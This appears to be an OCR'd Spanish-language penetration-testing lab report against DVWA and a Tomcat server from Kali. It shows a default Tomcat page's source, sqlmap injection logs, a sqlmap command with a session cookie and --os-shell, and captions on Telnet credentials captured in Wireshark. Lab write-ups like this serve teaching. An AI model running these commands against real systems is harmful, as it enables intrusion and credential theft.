                    </tr>
                    <tr>
                      <td class="menu">
                        <a href="http://tomcat.apache.org/">Home Page</a
><br/>
                        <a href="http://tomcat.apache.org/faq/">FAQ</a><br/>
                        <a href="http://tomcat.apache.org/bugreport.html">Bug
 Database</a><br/>
                        <a href="http://issues.apache.org/bugzilla/buglist.cg
i?bug_status=UNCONFIRMED&amp;bug_status=NEW&amp;bug_status=ASSIGNED&amp;b
ug_status=REOPENED&amp;bug_status=RESOLVED&amp;resolution=LATER&amp;resol
ution=REMIND&amp;resolution=——&amp;bugidtype=include&amp;product=Tomcat+
```

```
                        <a href="http://tomcat.apache.org/bugreport.html">Bug
 Database</a><br/>
                        <a href="http://issues.apache.org/bugzilla/buglist.cg
i?bug_status=UNCONFIRMED&amp;bug_status=NEW&amp;bug_status=ASSIGNED&amp;b
ug_status=REOPENED&amp;bug_status=RESOLVED&amp;resolution=LATER&amp;resol
ution=REMIND&amp;resolution=——&amp;bugidtype=include&amp;product=Tomcat+
5&amp;cmdtype=doit&amp;order=Importance">Open Bugs</a><br/>
                        <a href="http://mail-archives.apache.org/mod_mbox/tom
cat-users/">Users Mailing List</a><br/>
                        <a href="http://mail-archives.apache.org/mod_mbox/tom
cat-dev/">Developers Mailing List</a><br/>
                        <a href="irc://irc.freenode.net/#tomcat">IRC</a><br/>
                         
                      </td>
                    </tr>
                </table>

                <br/>
                <table width="100%" border="1" cellspacing="0" cellpadding="3
">
                    <tr>
                      <th>Examples</th>
                    </tr>
                    <tr>
                      <td class="menu">
                        <a href="jsp-examples/">JSP Examples</a><br/>
                        <a href="servlets-examples/">Servlet Examples</a
><br/>
                        <a href="webdav/">WebDAV capabilities</a><br/>
                         
                      </td>
```

```
                <tr>
                  <th>Miscellaneous</th>
                </tr>
                <tr>
                  <td class="menu">
                    <a href="http://java.sun.com/products/jsp">Sun's 
;Java Server Pages Site</a><br/>
                    <a href="http://java.sun.com/products/servlet">Sun's&
nbsp;Servlet Site</a><br/>
                     
                  </td>
                </tr>
              </table>
            </td>

            <td style="width:20px"> </td>

            <!-- Body -->
            <td align="left" valign="top">
              <p id="congrats">If you're seeing this page via a web browser,
it means you've setup Tomcat successfully. Congratulations!</p>

              <p>As you may have guessed by now, this is the default Tomcat h
ome page. It can be found on the local filesystem at:</p>
              <p class="code">$CATALINA_HOME/webapps/ROOT/index.jsp</p>

              <p>where "$CATALINA_HOME" is the root of the Tomcat installatio
n directory. If you're seeing this page, and you don't think you should b
e, then either you're either a user who has arrived at new installation o
f Tomcat, or you're an administrator who hasn't got his/her setup quite r
ight. Providing the latter is the case, please refer to the <a href="tomc
```


```
kali@kali: ~
Session  Actions  Edit  View  Help
at-docs">Tomcat Documentation</a> for more detailed setup and administrat
ion information than is found in the INSTALL file.</p>

              <p><b>NOTE:</b> This page is precompiled. If you change it, t
his page will not change since
                 it was compiled into a servlet at build time.
                 (See <tt>$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml</t
t> as to how it was mapped.)
              </p>

              <p><b>NOTE: For security reasons, using the administration we
bapp
              is restricted to users with role "admin". The manager webapp
              is restricted to users with role "manager".</b>
              Users are defined in <code>$CATALINA_HOME/conf/tomcat-users.x
ml</code>.</p>

              <p>Included with this release are a host of sample Servlets a
nd JSPs (with associated source code), extensive documentation (including
 the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to d
eveloping web applications.</p>

              <p>Tomcat mailing lists are available at the Tomcat project w
eb site:</p>

              <ul>
                <li><b><a href="mailto:users@tomcat.apache.org">users@tomc
at.apache.org</a></b> for general questions related to configuring and us
ing Tomcat</li>
                <li><b><a href="mailto:dev@tomcat.apache.org">dev@tomcat.a
pache.org</a></b> for developers working on Tomcat</li>
```

```
            <p>Tomcat mailing lists are available at the Tomcat project w
eb site:</p>

            <ul>
                <li><b><a href="mailto:users@tomcat.apache.org">users@tomc
at.apache.org</a></b> for general questions related to configuring and us
ing Tomcat</li>
                <li><b><a href="mailto:dev@tomcat.apache.org">dev@tomcat.a
pache.org</a></b> for developers working on Tomcat</li>
            </ul>

            <p>Thanks for using Tomcat!</p>

            <p id="footer"><img src="tomcat-power.gif" width="77" height=
"80" alt="Powered by Tomcat" /><br />
             

            Copyright &copy; 1999-2005 Apache Software Foundation<br />
            All Rights Reserved
            </p>
        </td>

    </tr>
</table>

</body>
</html>
```

A continuación, se confirma la versión obsoleta y vulnerable del servidor web.

Mapea la estructura administrativa, revelando enlaces directos al **Tomcat Manager** y a la documentación.

Identifica las restricciones de seguridad, señalando en el código fuente que el acceso a la administración está limitado a usuarios con roles **"admin"** o **"manager"**.




Se muestra el escaneo de Inyección SQL (SQLi) automatizado con **sqlmap** contra la aplicación DVWA. La herramienta comienza probando diversas técnicas de inyección (Boolean-based y Time-based), pero el proceso inicial culmina en un **mensaje CRÍTICO de fallo**. sqlmap no pudo confirmar de forma concluyente la inyectabilidad en este intento, lo que sugiere que se requirió un refinamiento posterior del comando para lograr la explotación total y la extracción de datos sensibles documentada en otras fases.


```
[17:04:01] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:04:01] [WARNING] heuristic (basic) test shows that GET parameter 'id'
 might not be injectable
[17:04:01] [INFO] testing for SQL injection on GET parameter 'id'
[17:04:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clau
se'
[17:04:01] [INFO] testing 'Boolean-based blind - Parameter replace (origi
nal value)'
[17:04:01] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING,
ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:04:02] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING c
lause'
[17:04:02] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based -
WHERE or HAVING clause (IN)'
[17:04:02] [INFO] testing 'Oracle AND error-based - WHERE or HAVING claus
e (XMLType)'
[17:04:02] [INFO] testing 'Generic inline queries'
[17:04:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:04:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (c
omment)'
[17:04:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESS
AGE - comment)'
[17:04:02] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SL
EEP)'
[17:04:02] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:04:02] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (
IF)'
[17:04:02] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at le
```

```
it is recommended to perform only basic UNION tests if there is not at le
ast one other (potential) technique found. Do you want to reduce the numb
er of requests? [Y/n] y
[17:04:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:04:08] [WARNING] GET parameter 'id' does not seem to be injectable
[17:04:08] [CRITICAL] all tested parameters do not appear to be injectabl
e. Try to increase values for '--level'/'--risk' options if you wish to p
erform more tests. If you suspect that there is some kind of protection m
echanism involved (e.g. WAF) maybe you could try to use option '--tamper'
 (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 17:04:08 /2025-10-24/


┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.52.128/dvwa/vulnerabilities/sqli/?id=1" --c
ookie="PHPSESSID=77e0ff132dc8ce193542809f4bd87764; security=low" --os-she
ll

                         {1.9.8#stable}
                         https://sqlmap.org
```


A pesar de la advertencia, sqlmap continúa probando técnicas avanzadas de SQLi (como Boolean-based blind y Error-based) para intentar saltarse cualquier protección y confirmar la vulnerabilidad




La imagen es una vista ampliada de la captura de **Wireshark** que documenta el **tráfico de Telnet** (puerto 23).





Se prueba que el atacante **obtuvo las credenciales de la máquina en texto plano** gracias al uso del protocolo Telnet no cifrado.




